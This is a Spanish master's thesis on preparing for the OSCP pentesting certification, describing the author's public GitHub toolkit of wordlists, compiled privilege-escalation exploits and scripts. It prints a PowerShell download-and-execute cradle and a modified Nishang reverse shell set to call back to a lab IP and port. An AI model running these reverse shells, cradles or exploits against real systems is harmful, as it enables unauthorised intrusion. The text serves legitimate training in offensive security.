

**TFM MSOF (OSCP) Master de ciberseguridad**  
**Aprende a dejar de apestar de 0 a pro**

# OSCP

# FOR DUMMIES<sup>TM</sup>

**Referencia**  
*para el resto*  
**De Sukers!**

**Consiga sacarse el  
OSCP  
como un Facker  
con este  
TFM**



**Kevin Lopez**  
@Amatherae in Telegram

---

## Contenido

---

Contenido .....	2
1. Introducción .....	3
2. Estado del arte .....	5
3. Objetivos del TFM .....	7
3.1 Motivación .....	7
3.2 Hipótesis .....	8
3.3 Diagrama de Gantt y planificación .....	9
3.4 Tesis .....	9
GitHub .....	9
Dicc .....	12
Exploits .....	12
Scripts .....	13
Cheatsheet.xml .....	15
EntornoAD-Directo.ctb .....	26
GitRepoInstall_Update.sh .....	27
K.L_OSCP_Template.cb .....	29
Inter.py .....	29
tty.py .....	31
InterBash.py .....	32
<a href="https://fackingamatherae.gitbook.io/cheatsheet/">https://fackingamatherae.gitbook.io/cheatsheet/</a> .....	32
Cromit.sh .....	40
3.5 Demostración .....	42
Gitbook .....	44
Cheatsheet .....	50
GitHub & GitRepoInstall.sh .....	53
Cromit .....	57
3.6 Conclusiones .....	61
3.7 OSCP Aprobado .....	62
3.8 Bibliografía .....	63

---

## 1. Introducción.

---

A continuación, se va a proceder a exponer el proyecto de final de master del Campus Internacional de Ciberseguridad en colaboración de la UCAM (Universidad Católica San Antonio de Murcia) del master en el cual estoy matriculado MSOF (Master de Seguridad Ofensiva) con la certificación de la OSCP (Offensive Security Certified Professional) de la empresa Offensive Security.

Y precisamente mi TFM o Trabajo de Fin de Master trata sobre la propia certificación del OSCP en si, ya que aparte de ser un master enfocado a la ciberseguridad ofensiva, es una formación dual que te prepara para la obtención de la bien valorada certificación OSCP en el mundo del pentesting.

A través de este TFM y su objetivo, por el cual me decidí a hacer un TFM sobre este tema, y la temática por el cual está enfocado, que es la obtención del OSCP, es ayudar a personas venideras que recorrerán el mismo camino que he recorrido yo en este master, o que simplemente estén buscando una manera, que no diré que sea la mejor, de afrontar el reto que supone la preparación de enfrentarse a la OSCP. Ya que sacarse la certificación OSCP es un reto en sí mismo, el cual se basa en un examen totalmente practico, en el cual tienes que vulnerar o hacer pentesting a 5 máquinas en 24 horas y luego realizar un informe de todo lo conseguido en otras 24 horas consecutivas, en el cual requiere una preparación previa de skills y habilidades para poder llevarlo a cabo, donde mucha gente se prepara durante muchos meses para poder afrontarlo con éxito, haciendo muchas máquinas de prueba de distintas plataformas como **HTB** (*Hack The Box*) **THM** (*Try Hack Me*) sacrificando horas de sueño para alcanzar ese reto personal de conseguir sacarse la certificación.

Una de las principales filosofías de hacking es la de compartir conocimiento y que este sea libre... Y en esto me he basado yo para la realización del TFM, en esta filosofía y teniendo en mente ayudar a la gente; publicando conocimientos, compartiéndolos, proporcionando recursos, de una forma abierta y libre, para que todos se puedan aprovechar y beneficiar.

La idea era y es la realización de una macro CMDB de conocimiento, que se ira actualizando según yo mismo vaya aprendiendo técnicas y cosas nuevas, que se irán añadiendo a la CMDB y actualizando conforme vaya pudiendo, todo esto será público, tanto para futuros alumnos del Master, como para cualquiera que le sirva.

Esta CMDB la he realizado yo a mano desde 0, y también sacando recursos de internet, si por un casual no hay créditos, lo lamento mucho porque se me habrá pasado ponerlo, por lo cual expreso de antemano mis más sinceras disculpas.

A parte de la CMDB de conocimiento, como yo la llamo (Aunque quizás no sea el nombre más adecuado), que es una recopilación de todos los conocimientos que he ido adquiriendo desde que empecé este Master, junto con otros conocimientos que he ido obteniéndolos en la realización de pentesting de máquinas, viendo videos, o simplemente de mi experiencia laboral, también se incluye un script propio de Linux en bash que hice desde 0, que ayuda a realizar una escalada de privilegios en sistemas Linux, este script tiene algún bug que otro y es bastante simple, pues no soy un maestro de la programación ni del scripting, pero también se ira actualizando como la CMDB, con nuevas funcionalidades y corrección de bugs, que se podrá encontrar en mi GitHub, junto con la CMDB offline y otras cosas. A parte de lo ya mencionado hay más cosas que se explicaran en detenimiento en la sección correspondiente **“Demostración”** pues se tratara en profundidad de principio a fin todas las funcionalidades y configuraciones necesarias para replicar y poder usar todo el conocimiento y todo lo incluido de este TFM al 100% y sacarle todo el partido posible, por eso el TFM se llama **“OSCP for Dummies”**

Cabe aclarar y también de antemano pedir disculpas si alguien se siente ofendido por el título del TFM **“OSCP for Dummies”** no tiene ninguna intención de menospreciar ni denigrar a nada ni a nadie, simplemente para los que no me conocen, me gusta reírme de todo, siempre me he considerado una persona ingeniosa... quizás no... y me gusta esconder cosas como: Easter Eggs, referencias cruzadas, juego de palabras, indirectas y referencias ocultas. Las publicaciones que hago y que se pueden encontrar en diferentes sitios como LinkedIn siempre tienen un estilo propio muy mío, con mi estilo inconfundible, tiro mucho de humor y de sátiras, como he dicho me gusta reírme de todo. Por lo cual el título de este TFM solo hace referencia a las facilidades que intento aportar para ayudar a que todo el mundo consiga sacarse el OSCP de una manera fácil, haciendo todo lo posible para este fin, en ningún momento hace alusión a nada mas.

---

## 2. Estado del arte

---

**OSCP** (*Certificado profesional en seguridad ofensiva*) es una certificación de Ethical hacking ofrecida por Offensive Security que enseña metodologías de exámenes de penetración, empezó dando sus primeros pasos en 2006 como “Offensive Security 101” cambiando su nombre en 2008 a “PWB Pentesting with Backtrack” a la actualidad “PWK Pentesting with Kali”.

La certificación OSCP consiste en un examen práctico que requiere atacar y penetrar de manera satisfactoria varias máquinas en un ambiente seguro o controlado. Actualmente, es una de las pocas certificaciones que requiere evidencia de las habilidades en la parte práctica que consiste en una prueba de penetración. Además, su alto nivel de exigencia y dificultad técnica permite destacar la gran capacitación técnica de las pocas personas que logran obtenerla.

Básicamente debido a su exigencia y que pocas personas lograban obtenerla se ha convertido en un facto en la industria de pentesting a las empresas pedir esta certificación, ya que una persona que disponga de esta certificación asegura haber pasado con evidencias el tema de la habilidad en pruebas de penetración al ser un examen práctico y destacar la capacitación técnica de quien la tenga.

Por ello surge la pregunta. **¿Esto es así de verdad?** Muchas otras certificaciones y no solo las relacionadas al Ethical Hacking son teóricas, y los exámenes se pueden encontrar en internet en los llamados BrainsDumps o “vertederos de conocimientos” restando o pudiendo restar veracidad de si la persona tiene o no los conocimientos, si la tiene merecidamente.... pero en teoría la certificación OSCP al ser practica y el alto nivel que conlleva no debería ser así ¿no?

Respondiendo a la pregunta, no, no es así de verdad, también en la OSCP hay formas de desprestigiar la certificación, como en otras que son solamente teóricas y que se encuentran en los citados BrainDumps. El 26 de Julio de 2018 Offensive-security publico una noticia en el que avisaba que a partir de ahora sus exámenes iban a ser supervisados por un Proctor para evitar que se hicieran trampas, además de esto tomaron otras medidas internas... como cambiar los exámenes y que si se pillaba a alguien en posesión de la certificación y se demostraba que había hecho trampas, daba información sobre contenidos del examen, compartía material del curso PWK, filtraba cosas como el reporte de su examen, se le retiraría la certificación de por vida y nunca más se podría examinar, el equivalente a estar baneado para siempre de todo de la empresa Offensive-Security ¿El porqué de esto? Se dieron casos de gente que había pagado a terceras personas para examinarse por ellos, gente que sí que tenía los conocimientos necesarios para pasar el examen, que se conocía los exámenes de memoria, obteniendo así la

certificación en nombre de otros a cambio de dinero, denigrando así la certificación y restándole valor. Esto se empezó a descubrir cuando las empresas al contratar candidatos con la OSCP se dieron cuenta de que no tenían el nivel esperado, y quejándose por ello a Offensive-Security obligando así a tomar cartas en el asunto si no quería ver la reputación de su certificación manchada y denigrada, ya que tenía fama de ser muy exigente, de requerir habilidad junto con una alta capacitación técnica, y no querían que se viera manchada y situaran a su certificación OSCP a bajo nivel cuando estaba tan bien valorada, implantaron el sistema de proctored para evitar la realización de trampas, para que así quien se examine sea quien dice ser, y que no recibe ayuda para pasar el examen, así como a cambiar los exámenes de forma periódica y otras cosas que por seguridad mantienen en secreto para pillar a los tramposos.

Y ahora la pregunta ***¿Sigue siendo la certificación OSCP tan difícil? ¿Es como antaño?***

Para responder a esta pregunta lo vamos a comprobar nosotros mismos, vamos a hacer de conejillo de indias y nos vamos a enfrentar a la OSCP y su Proctored con nuestro arsenal de **“OSCP for Dummies”** con esto demostraremos la validez y uso de este TFM, si sigue requiriendo una alta capacitación técnica mezclada con esa skill y habilidad de la que siempre ha hecho gala, y sacaremos nuestras conclusiones en base a nuestro nivel y la preparación que le hallamos dedicado, solo así podremos terminar y concluir esta tesis.

---

## 3. Objetivos del TFM

---

### 3.1 Motivación

La motivación de realizar todo esto viene de marcarse un objetivo, una meta que se marca mucha gente y yo mismo, un reto personal de poder conseguirlo... esfuerzo... sacrificio... una meta... un logro... una superación, el sentir que puedes... cosas de ese estilo, superarte... no conformarte...

Hay muchas formas de describirlo y sentirlo, pero en cómputo global es ese sentimiento, todo el mundo lo hace por algo, y para mí, es lo descrito unas líneas más arriba. Siempre me ha apasionado la ciberseguridad, sobre todo la ofensiva y el tema de pentesting... y para mí el OSCP era algo inalcanzable, no me consideraba preparado, que no tenía el nivel para sacármela. Hasta que te lo marcas y surge esa motivación de darlo todo por conseguir ese sueño y lograr ese sentimiento de que has podido cumplimentar ese reto personal... pues siempre pensé que era muy difícil, inalcanzable para mí, que requería mucho nivel... hasta que, a través de todo ese esfuerzo y sacrificio, ves cómo va tomando forma y que es posible

Y de ahí surge también la motivación de ayudar a los demás a través de mi TFM, por si alguien se encuentra en la misma situación que yo, y tiene ese mismo sentimiento y pensamiento, que se vea que es posible, facilitarle ese camino, a través de los recursos y el conocimiento que he ido adquiriendo y que pongo a disposición de la comunidad de manera abierta, libre y gratuitamente, y que a mí mismo me ayuda a enfrentarme a este reto y a irme actualizando para superarlo y sobre todo en español, ya que no encontré nada parecido que estuviera en español, mi lengua materna, al hacer esto lo puedo compartir a otros compañeros hispanohablantes.

La confianza motivadora de tener todo documentando de lo que fui haciendo día a día, todo el proceso, todos los conocimientos, todo este conjunto y recopilaciones que he hecho me ayuda y ayudara a otras personas que busquen afrontar el OSCP a prepararse para ello, estoy seguro de ello por lo cual es un plus a la motivación.

## 3.2 Hipótesis

Se tiene la hipótesis de que la certificación ahora ha cambiado y no solo por el tema del proctored si no por la accesibilidad que se tiene ahora para acceder a la información, como este TFM y su arsenal por poner un ejemplo, haciéndolo más accesible y más fácil.

Aunque por otro lado la basta cantidad de información y su accesibilidad a ella nos hace difícil encontrar información útil, ya que entre tanta información nos cuesta encontrar calidad, ya que múltiples veces para una vulnerabilidad o CVE de 3 exploits que encontramos solo funciona 1.

Por lo tanto, la hipótesis que se plantea es la siguiente: ***“La accesibilidad de la información que podemos encontrar respecto a tiempos pasados, la hace más accesible para que la gente se la prepare y consiga superarla con éxito, si consigue encontrar información útil y de calidad”***



### 3.3 Diagrama de Gantt y planificación




Ilustración 1 Mi Diagrama de Gantt

Este es mi diagrama de Gantt, es muy minimalista, se basa en la continuación del aprendizaje y lo que fui haciendo por meses, ya que todo este proceso es muy continuista, ya que empecé por abril del 2020 y terminare en mayo de 2021, si lo hiciera más detallado quedaría un diagrama de Gantt enorme, complejo y confuso si no lo hiciera de esta forma tan minimalista, en la cual se puede ver la proyección a futuro de lo que fui haciendo por meses, hasta su parte final que es la más crítica e importante.

### 3.4 Tesis

Para poder explicar todo lo que compone mi “**Arsenal de OSCP for Dummies**” se va a estructurar por fases o apartados, para hacerlo más legible y entendible con un enfoque Top Down o Up Bottom de lo más principal y necesario, a menos detalle, se irán exponiendo cada una de las fases o apartados en orden jerárquico hasta la parte o fase de realización de pruebas o ejemplo de uso.

GitHub

Mi GitHub es el esqueleto principal del “**Arsenal de OSCP for Dummies**”, los cimientos por así decirlo

<https://github.com/AmatheraeWorld>




Ilustración 2 Mi GitHub Publico

En mi GitHub personal, que es abierto y accesible por todo el mundo, empecé a documentar todo el proceso de mi preparación al OSCP el 28 abril 2020 a día de hoy y hasta el infinito.

Hay varios repositorios clonados o forkeados como se puede ver que evidentemente no son míos, esto es por una utilidad que uso y que explicare más adelante, **antes hice referencia en mi hipótesis a la parte de información útil y de calidad**, pues aquí tengo los repositorios útiles y de calidad que me han servido para prepararme el OSCP, que como digo los integro en una pequeña utilidad que mencionare y explicare más adelante.

Mi repositorio estrella: <https://github.com/AmatheraeWorld/AmatheraeWorld>

Aquí tengo mi repositorio personal en el cual sucede la magia, la estructura, los cimientos o el esqueleto de toda esta obra por así decirlo.

master
1 branch
0 tags
Go to file
Code

AmatheraeWorld Add files via upload
9f56b6e now 108 commits

📁 Dicc	Add files via upload	3 months ago
📁 Exploits	Add files via upload	3 months ago
📁 Scripts	Add files via upload	20 hours ago
📄 CheatSheet.xlsm	Add files via upload	now
📄 Cromit.sh	Add files via upload	6 months ago
📄 EntornoAD-Directo.ctb	Add files via upload	6 months ago
📄 GitRepolInstall_Update.sh	Update GitRepolInstall_Update.sh	21 days ago
📄 K.L_OSCP_Template.ctb	Add files via upload	10 months ago
📄 README.md	Update README.md	44 minutes ago
📄 inter.py	Add files via upload	5 months ago
📄 interBash.py	Add files via upload	1 hour ago
📄 tty.py	Add files via upload	1 hour ago

README.md

Mi Gitbook personal sobre pentesting enfocado a sacarse el OSCP en Español  
<https://fackingamatherae.gitbook.io/cheatsheet/>


Ilustración 3 AmatheraeWorld El esqueleto del resto de cosas

108 commits, aquí se encuentra toda mi CMDb de conocimiento, publica, accesible y disponible para quien quiera. **From my Knowledge with love.**

La cual vamos a empezar a desmenuzar por fases y apartados la estructura y las cosas de la cual se compone

La idea es clonarse o descargarse este repositorio el cual es el esqueleto o estructura de todo lo demás para tenerla en la máquina que usemos de pentesting, y poder acceder a la información aun sin tener internet. Al clonarnos este repositorio que es el “**Main**” nos descargaremos todo lo demás, pues hay un script que indicare más adelante y al cual ya hice referencia en el apartado de GitHub, que es que tengo una utilidad que me permite tener sincronizado todos los repositorios y tenerlos actualizados con un solo click, esta utilidad o script se llama “**GitRepolInstall\_Update.sh**” que como digo se verá cuando le llegue el momento.

## Dicc




The screenshot shows a web interface for a folder named 'Dicc' on AmatheraeWorld. At the top, there's a breadcrumb 'AmatheraeWorld / Dicc /' and a 'Go to file' button. Below is a header bar with the user 'AmatheraeWorld', the action 'Add files via upload', a commit hash '0d989cf', the date 'on 29 Dec 2020', and a 'History' link. The main content is a table listing files for upload.

File Name	Action	Time
..		
All_attack.txt	Add files via upload	3 months ago
Names.txt	Add files via upload	3 months ago
PathTrasversal.txt	Add files via upload	3 months ago
SQL.txt	Add files via upload	3 months ago
XML.txt	Add files via upload	3 months ago
XSS.txt	Add files via upload	3 months ago
cgis.txt	Add files via upload	3 months ago
directory-list-Ama.txt	Add files via upload	3 months ago

Ilustración 4 Dicc Folder

En este directorio llamado Dicc de la abreviatura de diccionarios, nos encontramos diccionarios que pueden ser usados en distintas herramientas como Hydra, Burp Suite, Dirsearch... para realizar acciones como pruebas de inyecciones web como SQL, XML, Path Transversal... como diccionario para fuzzear directorios web

## Exploits



The screenshot shows a web interface for a folder named 'Exploits' on AmatheraeWorld. At the top, there's a breadcrumb 'AmatheraeWorld / Exploits /' and a 'Go to file' button. Below is a header bar with the user 'AmatheraeWorld', the action 'Add files via upload', a commit hash '485378c', the date 'on 28 Dec 2020', and a 'History' link. The main content is a table listing files for upload.

File Name	Action	Time
..		
41020.exe	Add files via upload	8 months ago
Dirty-Cow.c	Add files via upload	10 months ago
Invoke-MS16032.ps1	Add files via upload	8 months ago
JuicyPotato.exe	Add files via upload	8 months ago
RogueOxidResolver.exe	Add files via upload	3 months ago
RoguePotato.exe	Add files via upload	3 months ago
aspcmd.asp	Add files via upload	8 months ago
cve-2020-1472-exploit.py	Add files via upload	3 months ago
iis6_reverse_shell.py	Add files via upload	8 months ago
nc64.exe	Add files via upload	8 months ago
send_and_execute.py	Add files via upload	8 months ago
zerologon_tester.py.txt	Add files via upload	3 months ago


Ilustración 5 Exploits compilados

En este directorio nos encontramos exploits ya compilados, como por ejemplo el famoso JuicyPotato para escalar privilegios en Windows a través del “*SeImpersonateToken*”, su

variante más nueva como RoguePotato, testear el ZeroLogon, vulnerabilidad muy importante que nos da máximos privilegios en los DC, DirtyCow exploit de Kernel en Linux ya compilado que nos da permisos de root, así como por ejemplo la versión de netcat de 64 bits para Windows.

Estos exploits los he usado en máquinas de **HTB** y son importantes también porque estas vulnerabilidades nos las encontramos también en entornos reales con bastante frecuencia, ya están compilados y son operativos, funcionales y están testados, y es interesante porque muchos de ellos Windows por su funcionalidad los detecta como Malware y los elimina, al estar en GitHub no se borran y al descargarse a Linux no le importa y tampoco los borra


### Scripts



master AmatheraeWorld / Scripts /		Go to file
AmatheraeWorld Add files via upload 7af0bd6 23 hours ago History		
..		
Linux	Add files via upload	23 hours ago
Powershell	Update Invoke-PowerShellTcp.ps1	7 months ago

Ilustración 6 Scripts

En este directorio hay distintos Scripts de diferentes utilidades diferenciados entre sistemas operativos, Linux o Windows




master AmatheraeWorld / Scripts / Linux /		Go to file
AmatheraeWorld Add files via upload 7af0bd6 23 hours ago History		
..		
BOF	Add files via upload	23 hours ago
SQL Time Based	Add files via upload	23 hours ago
Alpine.sh	Add files via upload	20 days ago
AutopwnSQLi.py	Add files via upload	6 months ago
BruteForce_BloqueolP.py	Add files via upload	4 months ago
Enum_SSH_45233.py	Add files via upload	10 months ago
ExtractPorts.tmp	Add files via upload	10 months ago
HostScan.sh	Add files via upload	10 months ago
LinEnum.sh	Add files via upload	10 months ago
OS_Identifier.py	Add files via upload	10 months ago
PortDiscovery.py	Add files via upload	10 months ago
PortKnockWakeUp.sh	Add files via upload	10 months ago
PortScans.sh	Add files via upload	10 months ago
SQLTimeBased.py	Add files via upload	20 days ago
SQLTimeBasedColumns.py	Add files via upload	20 days ago
SQLTimeBasedPassword.py	Add files via upload	20 days ago
SQLTimeBasedTables.py	Add files via upload	20 days ago

Ilustración 7 Linux Scripts

Esta solamente es una parte de los Scripts de Linux, nos encontramos una subcarpeta BOF, donde tenemos la estructura de un Fuzzer para BOF así como la estructura para un BOF básico, otro subdirectorio de exploits de inyección de SQL basado en tiempo.

En el directorio de Linux, por ejemplo, podemos encontrar como desplegar un script / exploit para escalar privilegios con alpine si estamos en el grupo lxd como suele ser en los Ubuntu server modernos versión 18.x-20.x, enumerar usuarios con SSH, un script para hacer Port Knocking... Los scripts en algunos casos hay que modificarlos como alguna IP o algún puerto, como por ejemplo los puertos para hacer el port knocking que habrá que decirle los puertos para despertarlo.



AmatheraeWorld / Scripts / Powershell /			Go to file
AmatheraeWorld Update Invoke-PowerShellTcp.ps1			ded7cef on 20 Aug 2020 History
..			
GetCLSID_Juicy.ps1	Add files via upload	8 months ago	
Invoke-DllInjection.ps1	Add files via upload	10 months ago	
Invoke-MS16032.ps1	Add files via upload	8 months ago	
Invoke-PowerShellTcp.ps1	Update Invoke-PowerShellTcp.ps1	7 months ago	
K.L.get-postexploitation.ps1	Add files via upload	10 months ago	
PowerUp.ps1	Add files via upload	10 months ago	
Sherlock.ps1	Add files via upload	10 months ago	
invoke-compMgmtLauncher.ps1	Add files via upload	10 months ago	
request.ps1	Add files via upload	10 months ago	

*Ilustración 8 Scripts en powershell*

En el subdirectorio powershell del directorio Scripts, nos encontramos con scripts en powershell, la mayoría son scripts que nos ayudan a escalar privilegios, como PowerUp o Sherlock pues nos enumeran parches faltantes o alguna configuración incorrecta, luego por ejemplo tenemos “invoke-PowerShellTcp” que es la Shell reversa de powershell del Github de Nishang, en este caso esta modificado, para que una vez la descarguemos a través de powershell con un **powershell.exe iex(New-Object Net.WebClient).DownloadString** se auto invoque siendo esto muy cómodo y ahorrándonos pasos

```

$client.Close()
if ($listener)
{
    $listener.Stop()
}
}
catch
{
    Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
    Write-Error $_
}
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.23 -Port 9999

```

*Ilustración 9 Auto Invoke de la reverse shell de Nishang*

